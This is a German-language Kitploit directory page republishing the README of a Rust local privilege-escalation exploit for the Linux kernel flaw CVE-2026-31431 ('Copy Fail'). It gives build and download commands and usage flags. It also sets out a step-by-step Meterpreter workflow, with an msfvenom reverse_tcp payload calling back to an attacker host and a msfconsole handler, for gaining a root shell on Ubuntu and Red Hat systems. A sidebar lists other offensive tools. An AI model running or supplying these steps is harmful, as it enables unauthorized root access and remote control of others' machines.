Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/iss4cf0ng/cve-2026-31431-linux-copy-fail
Privilege EscalationExploit-FrameworksSchwachstellenanalyseExploitationPenetrationstestsPayload-EntwicklungBinary-Exploitation
GitHub
Teilen
iss4cf0ng/cve-2026-31431-linux-copy-fail

CVE-2026-31431-Linux-Copy-Fail

# Rust-basierter lokaler Privilege-Escalation-Exploit für CVE-2026-31431, der die Ausführung von benutzerdefiniertem Shellcode wie Meterpreter auf Linux-Systemen ermöglicht.

Repository anzeigenWebseite
562130vor 6 MonatenVon Kitploit geprüft

CVE-2026-31431 - Linux Copy-Fail Exploit (Rust)

Eine Rust-Implementierung eines lokalen Privilege-Escalation-Exploits für CVE-2026-31431 (Copy-Fail).

Er ermöglicht die Ausführung von angepasstem Shellcode (wie Meterpreter)
Einleitung

Xint hat CVE-2026-31431 offengelegt, eine Schwachstelle für beliebige Page-Cache-Schreibzugriffe, die AF_ALG und splice() verkettet, um eine 4-Byte-Schreibprimitive zu erreichen.

Quelle: Copy Fail: 732 Bytes to Root on Every Major Linux Distribution

Haftungsausschluss

Dieses Projekt wurde im Rahmen meines persönlichen Interesses am Studium der Cybersicherheit entwickelt. Es könnte jedoch möglicherweise für böswillige Zwecke missbraucht werden.

Bitte verwenden Sie dieses Tool NICHT für illegale Aktivitäten.

Der Autor ist nicht verantwortlich für jeglichen Missbrauch dieser Software.

Danksagung

  • theori-io/copy-fail-CVE-2026-31431

Hinweis: Die Originalarbeit verwendet komprimierten/codierten Shellcode (z. B. /bin/sh). In dieser Implementierung habe ich ihn durch rohen (unkomprimierten) /bin/bash-Shellcode ersetzt, was die Anpassung oder direkte Ersetzung durch benutzerdefinierte Payloads erleichtert.

Kompilierung

Klonen Sie das Projekt und führen Sie dann build.sh aus:

git clone [email protected]:iss4cf0ng/CVE-2026-31431-Linux-Copy-Fail
cd ./CVE-2026-31431-Linux-Copy-Fail
chmod +x ./build.sh
./build.sh

Verwendung

Laden Sie das Release-Paket herunter und entpacken Sie es:

wget https://github.com/iss4cf0ng/CVE-2026-31431-Linux-Copy-Fail/releases/latest/download/CVE-2026-31431-Linux-Fail.gz
tar -xzf CVE-2026-31431-Linux-Fail.gz
chmod +x CVE-2026-31431-Linux-Copy-Fail_x64
chmod +x CVE-2026-31431-Linux-Copy-Fail_x86

Die Binärdateien bieten die folgenden Optionen:


./CVE-2026-31431-Linux-Copy-Fail --test

./CVE-2026-31431-Linux-Copy-Fail --exploit
./CVE-2026-31431-Linux-Copy-Fail --bin shellcode.bin

Demonstration

Schwachstelle testen

Auf dem verwundbaren System:

./CVE-2026-31431-Linux-Copy-Fail --test

Ausnutzung

./CVE-2026-31431-Linux-Copy-Fail --exploit


Meterpreter

Verwenden Sie den folgenden Befehl (setzen Sie PrependSetUid auf True), um den Meterpreter-Payload zu generieren:

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.x lport=4444 -f elf prependsetuid=true > payload.bin

Auf dem Angreifer-System (Kali Linux):

msfconsole
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.1.x
set lport 4444
run


Auf dem verwundbaren System:

./CVE-2026-31431-Linux-Copy-Fail --bin payload.bin
Betroffene Versionen

  • Ubuntu
  • Redhat
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    260

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →